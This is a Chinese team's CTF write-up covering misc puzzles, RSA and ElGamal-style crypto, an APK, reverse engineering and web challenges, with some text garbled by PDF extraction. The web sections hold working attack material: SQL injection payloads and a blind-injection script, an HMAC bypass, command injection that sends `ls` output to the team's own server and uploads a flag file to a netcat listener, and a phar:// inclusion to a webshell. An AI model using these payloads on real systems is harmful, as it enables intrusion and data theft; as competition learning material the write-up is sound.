# **Makerctf writeup**

By:楼上一万对快合并吧

成员:

w1nd:1723760657 (全靠队友带的队长)

quincy:193428089 fx-moon:915816815

## **Misc**

#### Welcome

(w1nd) 签到

#### Nazo

(quincy,fx-moon,w1nd)

Lv 1

直接输入welcome

Lv2

点击key,即可得到key

Lv3

key is where

Lv4

Google一下就可以了

Lv5

摩斯密码,解密后是SOS Lv6 base64解密一下 Lv7 加QQ Lv8 打开`错的是.世界`就能得到key Lv9 侧着身子就能看到: pineapple • Lv10 Google一下,发现是鼠标 Lv11 直接读出来 Lv12 Google了一下1A2B这个游戏,然后发现key试9506 • Lv13 打开void.png就能看到key Lv14 下载图片,foremost分一下,就能看到key • Lv15

利用audacity查看音频图,就能发现key

#### svg图片宽高全部改成1,就能看到key

Lv17查看源代码发现

纠结了很久不知道是啥,一开始就尝试过转成0 1 但是并没有看出来,还尝试各种编码都失败了。最后把空格复制下来发现是特殊的空格,一种是\u2002 一种是\u2003,这两种的长度是不一样的\u2003是双倍间距,所以要换成1 (1+空格)\u2002换成 (空格)

## 我的世界

(quincy fx-moon)

玩了几个小时(暴打队友),杀到100个生物之后,得到flag。

### see or not see

(fx-moon)


pdf用word打开看到flag(吐槽一下office是看不到的!心痛一血没了)

### Moe

(w1nd quincy)

盲水印

python2 bwm.py decode 123.png 777.png 1.png



Usage: python bwm.py [arg...] [opts...]

cmds:

encode <image(encoded)>

image + watermark -> image(encoded)

decode <image(encoded)>

image + image(encoded) -> watermark

opts:

-debug, Show debug

-seed, Manual setting random seed (default is 20160930)

-alpha, Manual setting alpha (default is 3.0)

一开始用foremost分出来一张图,然后对比分出来的和原图的hex编码,发现里面还有一张图片,但是头缺失了

```
6042 f24d 8aa6 2b9f 9ea2 998a 29fc 090f 4872 d932 1953 2e9f
                  39f1 e88b d5f1 9249 b35e 0166 8872 37cb 7777 e6af b9b4 b769
  001a4af8: 9b1d 8eca b3cb 3e4c 446b f269 41b0 ea50 4a11 6995 88b0 c64d
 001a4b10: 63e7 5555 a9df d353 23ce 3201 1553 94cd e776 64a9 4186 d8db
                 9ec7 fc24 db48 e0cb 0dd6 3c78 202b 21b8 ec84 6ad4 e8ce d071
 001a4b40: 021e dbb9 bb76 2d7d e199 62eb 1e1d ae40 caa9 fd07 b42c 233f
                 9d7f ea6d 2912 93cf cf7b 2936 b461 a1b1 e8d0 d656 b56b 641a
 001a4b70: ea48 c393 283d 368a 8785 4426 3812 4a92 b32f 360e bb90 3e66
 001a4b88: 187f 63ce 2eb1 cbaa ed0d 968c d3c6 ba29 b55e a5f2 19f5 be78
001a4ba0: 0e22 4655 6915 22d3 b8bd 2290 3765 c586 4747 1ca5 584c 34fa
 001a4bb8: 8553 669c 4c09 cd50 5fa1 08ab 09af 9335 0e42 c6ac 4977 50b0 :.Sf.L..P_.....5.B..IwP
 001a4bd0: ccd4 6b89 a47b c967 4ed4 b4d9 245c 53af 3137 9ca1 5a69 d0cc 001a4be8: a1d9 dd0d b04e a464 a4b3 7ace 49ca f60f eb73 cce2 b781 a411

      001a4c00:
      03eb 9f45 478d b059 e7b4 1d77 9c9e 04ca f94a bb3d 9994 2841

      001a4c18:
      a0bb ea4b 4ca9 0dd6 550a f8f4 68e0 0bff 2706 2d77 fd7f 8b05

      001a4c30:
      0707 929e 6e6d 0000 0000 4945 4e44 ae42 6082 0000 0000 4948

                                                                                                                 :....nm....IEND.B`....IH
 001a4c48: 4452 0000 0640 0000 04b0 0802 0000 002c 6311 c000 0020 0049 001a4c60: 4441 5478 01c4 c14d ccf6 eb7a 17e4 e33c afff 7d3f cfbb deb5
 001a4c78: 77cb b6d8 2a69 404c c098 6227 6d25 cac4 c40f 067e 74c2 4008 001a4c90: 0c1c e8c4 c438 70ae 234d 8cc6 2989 c618 4724 0663 9ce0 0423
 001a4ca8: e804 0720 5850 2434 b47c 9496 bddb ddb5 d6fb 7cdc ffeb fcf9
 001a4cc0: dc6b bfbb dddb dd96 0f11 8fa3 fef5 1ffb d1ea 5fa8 a4aa 48b7 001a4cd8: 9e5d eba1 7276 6156 1f66 56df 38aa 94ae da1d ba3b 5395 a27b

      001a4cf0:
      31dd a949 ad74 aeac aedd b931 558b ddf5 c0b9 72b3 564d a974
      :1.I.t....1U....r.VM.t

      001a4d08:
      9d54 5955 513a 2a56 efd2 ab8e 95e8 94bd d24c 39bb ae45 b9ac
      :TYUQ:*V.....L9.E.

      001a4d20:
      de3d 59a6 e96e a6a4 4dd7 c2ca c9a5 7c5b eb90 5d0e 75ca 859b
      :=Y..n.M....|[.].u...

 001a4d38: aaca e256 aedc 58ea c259 0e9e b826 a1dc ed72 f0ca ca14 f12b
001a4d50: b279 60b3 8814 6148 66f3 505e 5357 fbc2 998a 19c2 2151 f166
 001a4d68: 2655 aa64 68d3 eaac 9a7d 7b77 3eef a76f ecaf fed0 fcce 3ff8
                 83bf fdc7 bee2 b77e bfcb c5fb 07c2 a6e5 4218 19d5 5214 cd8b
 001a4d98: b437 75c8 a6a4 f469 1fe9 8b6b d7cf fda2 7ff8 d1df 7afa d93f
                  fezz ffod hfff edaf hfoe 76th onze naze
"" Ĉ≣ 🖾 🗆 000d 4948
```

补全保存,得到一张新的图片,两张图片用盲水印工具出flag

#### pcap

(quincy)

首先用Wireshark打开流量包,追踪TCP流0~10,可以发现一个pyc文件,反编译之后,可以的到一个这样的加密脚本:

```
import string
 import sys
 import random
 from base64 import b64encode, b64decode
 enc_ciphers = [
     'rot13',
     'b64e',
     'caesar'
 def rot13(s):
     _rot13 = string.maketrans('ABCDEFGHIJKLMabcdefghijklmNOPQRSTUVWXYZnopqrs
tuvwxyz', 'NOPQRSTUVWXYZnopqrstuvwxyzABCDEFGHIJKLMabcdefghijklm')
     return string.translate(s, _rot13)
 def b64e(s):
     return b64encode(s)
 def caesar(plaintext, shift = 3):
```

```
alphabet = string.ascii_lowercase
    shifted_alphabet = alphabet[shift:] + alphabet[:shift]
    table = string.maketrans(alphabet, shifted_alphabet)
    return plaintext.translate(table)

def encode(pt, cnt):
    tmp = '2{}'.format(b64encode(pt))
    for cnt in xrange(cnt):
        c = random.choice(enc_ciphers)
        i = enc_ciphers.index(c) + 1
        _tmp = globals()[c](tmp)
        tmp = '{}{}'.format(i, _tmp)

return tmp
```

#### 然后根据这个加密脚本,写一个解密脚本就可以了:

```
import string
  import random
  from base64 import b64encode, b64decode
  FLAG = '13332ZvWAL0IfGJ9vFSItFgdGyTSdM30ELIESJi5BIKzTHvN5ESAKGh0GyJMdHgdTF1Z
vM0pjI1lTH1IjFhELDiEIZi9XISMXZ1Ary0hgJR5AJgIJD1AsIg5GxjArIQOvZIHsxfOGIRVvH25wF
1LtHg5IxIMoM1MXGJLsx3OgIgWAH1zJGSAUHipGyISeMhznFIlpEgzGIg5vHvAjH1EKIgMwxhMZH1z
wLJzVIhEJZiRtIIIrF1WHGgMgZTSXISMnZg1qEhzFE1LvJIMvGSDuw0lwyHLsH3OwFhMSZIMEIKytH
vWTFSESz3AGxhlXISytMSIJGglKySWBIhImLg5IFgpJEizWM1MFISAtHJSHIi9YH1HtE1AKIfAhIIM
sMIIwMSIIx1MGIRl3M0dELIWKZHzwEGSpHhI3HSZsLJ5jZSLvGIzJFIWKJhEFZSMqMSdTFg1tEi5jE
J9LMQAwITysyvSGZSMZH25rGhSqIJSGIvIVJhzTxSAIx3AiIJ9sGIEPGIAqx3MGySWnJhIJySWIx01
wEGS6wRIrGJMIw25jZUAgJgzrFhAUIgMIEKArISMBF1kux0pjIKzPGgImLJytw0MAJTz3M1MBDhhtH
KlgIvhXJi1PLJzfegIiIJ9ZJhIwZR1qIg1HE1WBMgIvFhlKz0lFZH5ZH1zJGiMIw3OAIhWXIGSjz2y
tEgWGyIMHIfO3FhgtM1hFIRlPIGOvx1EIyvSIyT9ZH1InGhHsFglHZSMRHiAOBD=='
  enc_ciphers = ['rot13', 'b64e', 'caesar']
  dec_ciphers = ['rot13', 'b64d', 'caesard']
  def rot13(s):
      _rot13 = string.maketrans(
          "ABCDEFGHIJKLMabcdefghijklmNOPQRSTUVWXYZnopqrstuvwxyz",
          "NOPQRSTUVWXYZnopqrstuvwxyzABCDEFGHIJKLMabcdefghijklm")
      return string.translate(s, _rot13)
  def b64e(s):
     return b64encode(s)
  def b64d(s):
      return b64decode(s)
  def caesar(plaintext, shift=3):
      alphabet = string.ascii_lowercase
      shifted_alphabet = alphabet[shift:] + alphabet[:shift]
      table = string.maketrans(alphabet, shifted_alphabet)
```

```
return plaintext.translate(table)
def caesard(plaintext, shift=-3):
    alphabet = string.ascii_lowercase
    shifted_alphabet = alphabet[shift:] + alphabet[:shift]
    table = string.maketrans(alphabet, shifted_alphabet)
    return plaintext.translate(table)
def encode(pt, cnt=23):
    tmp = '2{}'.format(b64encode(pt)) #2.format(b64encode(pt))
    for cnt in xrange(cnt):
        c = random.choice(enc_ciphers) # choose some enc_cipher
        i = enc_ciphers.index(c) + 1 # position in the array + 1
        _tmp = globals()[c](tmp)
        tmp = '{}{}'.format(i, _tmp)
    return tmp
def decode(tmp, cnt=23):
    for cnt in xrange(cnt):
       i = int(tmp[:1])-1
       _tmp = tmp[1:]
       c = dec_ciphers[i]
        tmp = globals()[c](_tmp)
            s = b64decode(tmp[1:])
            if s.find("Mini") != -1:
               return s
    return b64decode(tmp[1:])
if __name__ == '__main__':
    cnt=23
    print "Cnt: %d" % cnt
    print decode(FLAG, cnt)
```

# Crypto

## **Easy RSA**

(quincy)

使用openssl解析公钥文件得到模数和公钥

```
openssl rsa -pubin -text -modulus -<mark>in</mark> publickey.pem
```

```
Public-Key: (256 bit)

Modulus:

00:bf:e9:96:75:20:88:88:5f:2e:a2:35:2f:df:3e:

95:15:f6:62:fc:4d:34:75:dd:a6:f8:a1:60:8e:54:

b4:16:b7

Exponent: 65537 (0x10001)

Modulus=BFE996752088885F2EA2352FDF3E9515F662FC4D3475DDA6F8A1608E54B416B7

writing RSA key
-----BEGIN PUBLIC KEY-----

MDwwDQYJKoZIhvcNAQEBBQADKwAwKAIhAL/plnUgiIhfLqI1L98+lRX2YvxNNHXd

pvihYI5UtBa3AgMBAAE=
-----END PUBLIC KEY----
```

公钥:65537 (0x10001)

模数:BFE996752088885F2EA2352FDF3E9515F662FC4D3475DDA6F8A1608E54B416B7

转化成十进制分解后得到:

p=293086410338424676391341741631987307899

q=296173636181072725338746212384476813557

#### 接着利用脚本

```
import gmpy2

p = 293086410338424676391341741631987307899

q = 296173636181072725338746212384476813557

e = 65537

f = int(open('enc1.txt', 'rb').read().encode('hex'), 16)

print f

n = p * q

fn = (p - 1) * (q - 1)

d = gmpy2.invert(e, fn)

h = hex(gmpy2.powmod(f, d, n))[2:]

if len(h) % 2 == 1:
    h = '0' + h

s = h.decode('hex')

print s
```

### Crypto2

(w1nd quincy)

```
import java.math.BigInteger;
import java.util.Random;
public class Test4 {
   static BigInteger two =new BigInteger("2");
   static BigInteger p = new BigInteger("113607382951770029984953840578931299
21832795605708456628733877084015367497711");
   static BigInteger h= new BigInteger("7854998893567208831270627233<u>155763658</u>
947405610938106998083991389307363085837028364154809577816577515021560985491707
606165788274218742692875308216243966916");
    Alice write the below algorithm for encryption.
    The public key {p, h} is broadcasted to everyone.
   @param val: The plaintext to encrypt.
       We suppose val only contains lowercase letter {a-z} and numeric charac
tors, and is at most 256 charactors in length.
   public static String pkEnc(String val){
       BigInteger[] ret = new BigInteger[2];
       BigInteger bVal=new BigInteger(val.toLowerCase(),36);
       BigInteger r = new BigInteger(new Random().nextInt(10000000)+"");
       ret[0]=two.modPow(r,p);
       ret[1]=h.modPow(r,p).multiply(bVal);
       return ret[0].toString(36)+"=="+ret[1].toString(36);
   public static String skDec(String val,BigInteger x){
       if(!val.contains("==")){
           BigInteger val0=new BigInteger(val.split("==")[0],36);
           BigInteger val1=new BigInteger(val.split("==")[1],36);
           BigInteger s=val0.modPow(x,p).modInverse(p);
           return val1.multiply(s).mod(p).toString(36);
   public static void main(String[] args) throws Exception {
```

```
System.out.println("You intercepted the following message, which is se

nt from Bob to Alice:");

String str1 = "The message you input"

String str2 = pkEnc(str1);

String str3 = "j6jj3x3ekpckviaud7iqcer09lo7y9tzipt6ybedojtypte6esoy8n8

qbbkhx4m47i19ergp44djdwfds3q3wz657q62jria3di==71rf2w5m1b6uh408iqwte64ek1jbjnhd

am9g6xn6l5zj7e8fh7sbv7bsmpdv4b31292yiojao025hltmvm2ke5y89gy3r858c12cabzai8fw98

aiatglc";

String str4 = skDec(str3,x);

System.out.println("Please figure out the plaintext!");

}

//j6jj3x3ekpckviaud7iqcer09lo7y9tzipt6ybedojtypte6esoy8n8qbbkhx4m47i19ergp44dj

dwfds3q3wz657q62jria3di==71rf2w5m1b6uh408iqwte64ek1jbjnhdam9g6xn6l5zj7e8fh7sbv

7bsmpdv4b31292yiojao025hltmvm2ke5y89gy3r858c12cabzai8fw98aiatg1c
```

#### 这题看出来要先爆破r,然后再decode

```
def base36encode(number, alphabet='0123456789abcdefghijklmnopqrstuvwxyz'):
    """Converts an integer to a base36 string."""
    if not isinstance(number, (int, long)):
        raise TypeError('number must be an integer')
    base36 = ''
    sign = ''
    if number < 0:</pre>
        sign = '-'
        number = -number
    if 0 <= number < len(alphabet):</pre>
        return sign + alphabet[number]
   while number != 0:
        number, i = divmod(number, len(alphabet))
        base36 = alphabet[i] + base36
    return sign + base36
c1 = int('j6jj3x3ekpckviaud7iqcer09lo7y9tzipt6ybedojtypte6esoy8n8qbbkhx4m47i19
ergp44djdwfds3q3wz657q62jria3di', 36)
c2 = int('71rf2w5m1b6uh408iqwte64ek1jbjnhdam9g6xn6l5zj7e8fh7sbv7bsmpdv4b31292y
iojao025hltmvm2ke5y89gy3r858c12cabzai8fw98aiatg1c', 36)
p = int("113607382951770029984953840578931299649801318065095729278866758994222
141744083339321508139393572797031615567671936218327956057084566287338770840153
67497711")
h = int("785499889356720883127062723315576365894740561093810699808399138930736
308583702836415480957781657751502156098549170760616578827421874269287530821624
3966916")
for r in range(int('8400000'),int('10000000')):
```

```
if c1 == pow(2, r, p):
    print('check pass!r is %s') % r
    break
print(base36encode(c2 / pow(h, r, p)))
```

```
8485684
8485685
8485686
8485687
8485688
8485689
8485690
8485691
8485692
8485693
8485694
8485695
8485696
8485697
8485698
8485699
8485700
8485701
8485702
8485703
8485704
8485705
8485706
8485707
8485708
8485709
8485710
8485711
8485712
8485713
8485714
8485715
8485716
check pass!r is 8485716
minilctfthisisflag
```

## **MOBILE**

**Get\_flag** 

(quincy)

首先将apk文件变成压缩包得到key.txt,然后利用 dex2jar 和 jd-gui-osx 工具得到源码

在其中的到了

encryptData = "u6aT09Q5Ib4afvw6LltV1BXtX3/NtKQrjDlVEE9z6PULsjGIYbop0yecmue9C7z wmkBCIa5Ii9eXqMXp48bdXsJuI69de+yfDnf7xz6qzmCXzqABoB7SeaN7mo4A6S6SFvH+5Y6hCeaVI PhUV9nAVHr9aIZAbu2oXkQWko2P41Y=";

然后利用privatekey解密即可得到flag

### Web

## baby sqli

(w1nd) payload

```
username=admin' group by @`password=1
```

这时候查询语句就变成了

SELECT \* FROM pupiles\_admin where username = 'admin' group by @'' and passwd = '1'

`要起一个注释效果,是需要在允许写表名、列名、别名的地方而group by 和 orderb by 就构造了一个可以用列名的地方@是

用户自定义变量的声明方法形如:@var\_name,其中变量名称由字母、数字、"."、"\_"和"\$"组成。当然,在以字符串或者标识符引用时也可以包含其他字符(例如:@'my-var',@"my-var', 或者@`my-var`)。

## easy bypass

(quincy) 题目源码:

```
<?php
highlight_file(__FILE__);
if(empty($_POST['host'])){</pre>
```

```
header('HTTP/1.0 400 Bad Request');
    exit;
}
$secret = getenv("SECRET");
if(isset($_POST['nonce']))
    $secret = hash_hmac('sha256',$_POST['nonce'],$secret);
$hmac = hash_hmac('sha256',$_POST['host'],$secret);
if($hmac !== $_POST['hmac']){
    header('HTTP/1.0 403 Forbidden');
    exit;
}
echo exec('cat ../flag.txt');
?>
```

查到:

```
$hmac = hash_hmac('sha256', Array(), "SecretKey");//$hmac = false
```

所以我们在本地创建一个PHP文件,获得哈希值

```
<?php
$hash = hash_hmac('sha256',quincy,false);
echo $hash;
?>
```

Payload:

nonce[]=a&host=quincy&hmac=bbeb545b4c24234b3368f4aea2aa9e0286bdb5248f38c616f7d7496f215682ee

### easy\_unserialize

(quincy) 关键就是\_\_invoke(\$args)可以用\$s1(\$s2)触发\_\_toString() payload:

```
<?php
class gg{
    private $gg;
    function __construct(){
        $this->gg=new start();
    }
}
class start
{
    private $start1;
    private $start2;
    public function __construct()
    {
        $this->start1=new cat();
        $this->start2=new test2();
}
```

#### curl

(w1nd quincy)

随便输入a,返回 incorrect format,输入127.0.0.1成功,猜想命令执行当有被过滤字符的时候会返回illegal character fuzz发现过滤了空格,从pupil师傅的文章发现了%09在php环境下是可以绕过的,测试一下,成功构造payload打到自己的服务器上

```
curl=52.196.20.35/`whoami`
```

```
45.40.207.251 - - [13/May/2018:09:27:02 +0000] "GET /www-data HTTP/1.1" 404 445
"-" "curl/7.38.0"
```

发现命令执行成功 再构造

```
curl=52.196.20.35/`ls`
```

发现并没有打过来,想了挺久猜是Is返回的东西太多了,于是

```
curl=52.196.20.35/`ls|head%091`
```

%09是绕过空格,可是这还是什么都没打到,想也想不出啥问题就卡住了(后来发现是打少了一个-。。。 head -1)

下午队友用01师傅的打出来了23333

```
curl 52.196.20.35/`ls|base64|head -n 2|tail -n 1`
```

其实这里是可以不用head和tail的,直接b64就可以把全部都弄成一行了

```
45.40.207.251 - - [13/May/2018:09:40:56 +0000] "GET /LS02eGFramRoY2ZoY25zawotLTd
4YWJmOHNhaGRjaGZ1ZHkudHh0CmNzcwppbmRleC5waHAK HTTP/1.1" 404 509 "-" "curl/7.38.0"
```

#### 解出来

```
-6xakjdhcfhcnsk
-7xabf8sahdchfudy.txt
css
index.php
```

然后直接访问-7xabf8sahdchfudy.txt得到flag

#### 也可以用

```
curl=52.196.20.35%09-T%09–7xabf8sahdchfudy.txt
这样把文件上传到服务器上
```

```
45.40.207.251 - - [13/May/2018:09:47:44 +0000] "PUT /--7xabf8sahdchfudy.txt HTTP /1.1" 405 546 "-" "curl/7.38.0"
```

可是我找不到那个文件....

其实可以监听端口(这里踩了一个vps安全组的坑),然后put的时候就直接在终端显示了例如打一波源码

```
<?php if(isset($_POST['curl'])){</pre>
   if(strpos($_POST['curl'],".") == false){
     echo "incorrect format";
     exit();
else{try{
if((strpos($_POST['curl'],";")!== false)||(strpos($_POST['curl'],"&")!== false)
e)||(strpos($_POST['curl'],"%")!== false)||(strpos($_POST['curl'],"$")!== fals
e)||(strpos($_POST['curl'],"*")!== false)||(strpos($_POST['curl'],"?")!== fals
e)||(strpos($_POST['curl'],"curl")!== false)||(strpos($_POST['curl'],"g")!== f
alse)||(strpos($_POST['curl'],">")!== false)||(strpos($_POST['curl'],"sh")!==
false)||(strpos($_POST['curl']," ")!== false)){
     echo "illegal character";
     exit();
 system("bash -c 'curl ".$_POST['curl']." > /dev/null &'");
 catch(Exception $e)
 {echo "error";}
}}?>
```

```
ubuntu@ip-172-31-33-45:~$ nc -lvv 2334
Listening on [0.0.0.0] (family 0, port 2334)
Connection from [45.40.207.251] port 2334 [tcp/*] accepted (family 2, sport 3459
8)
PUT /--7xabf8sahdchfudy.txt HTTP/1.1
User-Agent: curl/7.38.0
Host: 52.196.20.35:2334
Accept: */*
Content-Length: 26
Expect: 100-continue
MiniLCTF{Y0u_G3t_1t_2333}
```

### baby sqli2

(w1nd) 用^进行盲注 payload:

```
import requests
url = 'http://45.40.207.251:8002/login.php'

def bool_blind(sql):
    data = {'username': sql, 'password': 1}
    response = requests.post(url, data=data).content

if 'passwd is wrong' in response:
    return 1
    else:
        return 0

password = ''
for i in range(1, 33):
    sql = "admin'^0^(ascii(mid((passwd)from(%s)))>%s)^'0" % (i, j)
        if(bool_blind(sql)):
            print(j)
            break
```

跑出 48 97 99 57 56 102 57 97 56 48 49 98 52 54 49 100 48 49 57 51 53 98 56 1 01 52 53 100 55 56 49 100 102

转ascii:0ac98f9a801b461d01935b8e45d781df md5解密出password,登录出flag(早知道弱口令了2333)

(这题一开始fuzz的时候对比sql1,发现substr mid > <这些都放出来了,推断是盲注,但是|和or被过滤了,就想到^,但是当时试的时候发现一直都是username should be admin,就觉得会把username里面的字段先取出来,正则匹配'admin',然后就一直在想怎么绕...现在推测后台应该是\$POST['username']=='admin')

还有就是在可以盲注之后发现select被过滤了就懵逼了,当database()跑出了minil的时候我还以为库名就是flag,没想到那只是单纯的库名。然后猜的时候发现password被过滤了,无端端过滤这个让我怀疑就是这个表,然而其实是因为or被过滤了password才凉了的...

还有感觉这道题和我发的一篇bbs贼像啊(就连最后的列名都是猜的...很惭愧卡了这么久才做出来) https://bbs.xdsec.org/d/236-qctf-login3

## 神秘的交流平台

(quincy w1nd) 看源码发现

```
That's all. You are a visitor number <!-- Shake, shake, shake... --> 17719045.
```

PS:这个shake shake到底啥意思啊!???

发现17719045,是登录框那里的code name,然后还差一个invitation code 才能登录还发现了两个奇怪的js

```
<script type="text/javascript" src="/js/invitation_code.js"></script>
<script type="text/javascript" src="/js/calm.js"></script>
```

calm.js是用来画画的2333

```
.rIgQBBBBBBBg57.
      . YQBBBBBBBBBBBBBBBBBZ.
     KEEP CALM
    A N D
    H A C K
     BgjBBgdEBBBBBBBBBBbh5KdBBuBL
                                             THIS
     QBU .BQBBI
           .sQBBBQr
                      BBB
     BB.
     BBBBBBBBBBBBB...vBQBBBBBBBBBP
                                            WORLD
  :L iJ5v5BBBB:JI:BBBBBDQBBI :7Ys
 hBBBBK: BBBBBBBBBBBQ .rBBBBBQ:
 BBBBBBBBBBBK:.:i:Yiii::..rZBBBBBQBBBRQRBr
       :7bBBQQP2ivUbRghj:
       :vKBBBQBBBBBBBBQXYi:.
JBBBPDBBBBBBBPPr. .rKBBBBBBBBBBBBB.
 BBQBBBd.
                       .i2MBQBBBB:
 uPKi
                          .vPQ:
                                              www.k0rz3n.com .
```

invitation\_code.js就是我们需要的邀请码啦在控制台执行get\_invitation\_code()

```
> get_invitation_code()
undefined
  ▼ {status: "200", success: "1", data: {...}} 📵
                                                                                                                VM144:1
       content: "da1b12b09fe8b3fa8c1bdbd6185a8560"
       enctype: "MD5"
     ▶ __proto__: Object
     status: "200"
     success: "1"
   ▶ __proto__: Object
> get_invitation_code()
undefined
  ▼ {status: "200", success: "1", data: {...}} 👩
                                                                                                                 VM144:1
   ▶ data: {content: "da1b12b09fe8b3fa8c1bdbd6185a8560", enctype: "MD5"}
     status: "200"
    success: "1"
   ▶ __proto__: Object
> get_invitation_code()
undefined
                                                                                                                 VM144:1
  ▼ {status: "200", success: "1", data: {...}} 👩
    ▶ data: {content: "Vs lbh jnag shegure vasbezngvba, cyrnfr hfr CBFG gb npprff/4qs810ss9q0pno8r342469sr3n9nn885.cuc.", e
     status: "200"
     success: "1"
    ▶ __proto__: Object
```

随机编码的,md5那些解不了的 解出

If you want further information, please use POST to access/4df810ff9d0cab8e342469fe3a9aa885.php. 然后用post方法访问那个php



解码,获得invitation\_code:BBGX-DERX-SDSQ-EXPF-CQHD 登录之后

Congratulations, 17719045! Your ip is 172.31.4.105 and you can access 46c48bec0d282018b9d167eef7711b2c.php with your IP to upload your article


给了一个ip和一个新的php,同时扫目录扫到的test.php也可以改xff上去了test.php:

管理员测试页: rf=include(\$input.".php");

----测试完毕后请立即删除----

明显的文件包含,把源码都读出来

xxx.php, 文件上传:



You can upload your article from this page and the suffix of the file must be TXT.



但是限制了只能传txt,传上去之后还能view



The article has uploaded successfully!

 $Your\ filename\ is\ pxiNcxfG0tYQ0UDc.txt\ and\ you\ can\ read\ it\ by\ visiting\ /1bda80f2be4d3658e0baa43fbe7ae8c1.php$ 

可以看到文件名被编码了,就是说我们传xxx.php%00.txt这种也会被重命名成一个xxxx.txt,但是文件包含的时候只能包含.php

这时候就要用phar伪协议了,把写有马的1.txt压缩成1.zip然后改成q.zip.txt绕过上传限制 http://45.40.207.251:8012/test.php?rf=phar://Uploads/kccYjXKq3zMdAlJs.txt/1 getshell




### RE

#### Re1


(fx-moon) 丢进ida调试 看这里

```
018 lea
            eax, [ebp+var_DA4]
                                     ı
Stack[00001534]:00FBE924
                              db
                                     0
                                     0
Stack[00001534]:00FBE925
                              db
                                     0
Stack[00001534]:00FBE926
                              db
Stack[00001534]:00FBE927
                              db
                                     0
Stack[00001534]:00FBE928
                              db
                                     1
Stack[00001534]:00FBE929
                              db
Stack[00001534]:00FBE92A
                              db
                                     0
Stack[00001534]:00FBE92B
                              db
                                     0
Stack[00001534]:00FBE92C
                              db
                                     1
Stack[00001534]:00FBE92D
                              db
                                     0
Stack[00001534]:00FBE92E
                              db
                                     0
Stack[00001534]:00FBE92F
                              db
                                     0
                                     1
Stack[00001534]:00FBE930
                              db
                              db
                                     0
Stack[00001534]:00FBE931
                                     0
Stack[00001534]:00FBE932
                              db
Stack[00001534]:00FBE933
                              db
                                     0
                              db
                                     1
Stack[00001534]:00FBE934
                                     0
Stack[00001534]:00FBE935
                              db
Stack[00001534]:00FBE936
                              db
                                     0
Stack[00001534]:00FBE937
                              db
                                     0
Stack[00001534]:00FBE938
                              db
                                     1
Stack[00001534]:00FBE939
                              db
                                     0
Stack[00001534]:00FBE93A
                              db
                                     0
Stack[00001534]:00FBE93B
                              db
                                     0
Stack[00001534]:00FBE93C
                              db
                                     1
是线性方程的A
```

这一大串



#### 丢进matlab解一下



>> x=A\B

x =

77.0000 105.0000 110.0000

105.0000 76.0000

67.0000

84.0000

70.0000

123.0000

119.0000

101.0000

108.0000

99.0000

111.0000

109.0000

101.0000

95.0000

116.0000

111.0000

95.0000

114.0000

101.0000

95.0000

119.0000

111.0000

114.0000

108.0000

100.0000

125.0000

```
Please enter 29 numbers:77
105
110
105
76
67
84
70
123
119
101
108
99
111
109
101
95
116
111
95
114
101
95
119
111
114
108
100
125
Congradulation!
```

```
Stack[000014F4]:006FF70C
                               db
                                   4Dh ; M
Stack[000014F4]:006FF70D
                               db
                                     0
Stack[000014F4]:006FF70E
                               db
                                     0
Stack[000014F4]:006FF70F
                               db
                                     0
Stack[000014F4]:006FF710
                               db
                                   69h
                                       ; i
Stack[000014F4]:006FF711
                               db
                                     0
Stack[000014F4]:006FF712
                               db
                                     0
Stack[000014F4]:006FF713
                               db
                                     0
Stack[000014F4]:006FF714
                               db
                                   6Eh
Stack[000014F4]:006FF715
                               db
                                    0
Stack[000014F4]:006FF716
                               db
                                     0
Stack[000014F4]:006FF717
                               db
                                     0
Stack[000014F4]:006FF718
                               db
                                   69h
                                       ; i
Stack[000014F4]:006FF719
                               db
                                     0
Stack[000014F4]:006FF71A
                               db
                                     0
Stack[000014F4]:006FF71B
                               db
                                     0
Stack[000014F4]:006FF71C
                                       ; L
                               db
                                   4Ch
Stack[000014F4]:006FF71D
                               db
                                     0
Stack[000014F4]:006FF71E
                               db
                                     0
Stack[000014F4]:006FF71F
                               db
                                     0
                                   43h ; C
Stack[000014F4]:006FF720
                               db
Stack[000014F4]:006FF721
                               db
                                     0
                               db
                                     0
Stack[000014F4]:006FF722
Stack[000014F4]:006FF723
                               db
                                     0
                                   54h ; T
Stack[000014F4]:006FF724
                               db
Stack[000014F4]:006FF725
                               db
                                     0
Stack[000014F4]:006FF726
                               db
                                     0
Stack[000014F4]:006FF727
                               db
                                     0
Stack[000014F4]:006FF728
                               db
                                   46h
                                       ; F
Stack[000014F4]:006FF729
                                     0
```

```
Stack[000014F4]:006FF72C
                               db
                                    7Bh
Stack[000014F4]:006FF72D
                               db
                                      0
Stack[000014F4]:006FF72E
                               db
                                      0
Stack[000014F4]:006FF72F
                               db
                                      0
Stack[000014F4]:006FF730
                                    77h
                               db
                                         W
Stack[000014F4]:006FF731
                               db
                                      0
Stack[000014F4]:006FF732
                                      0
                               db
Stack[000014F4]:006FF733
                               db
                                      0
Stack[000014F4]:006FF734
                               db
                                   65h
                                         e
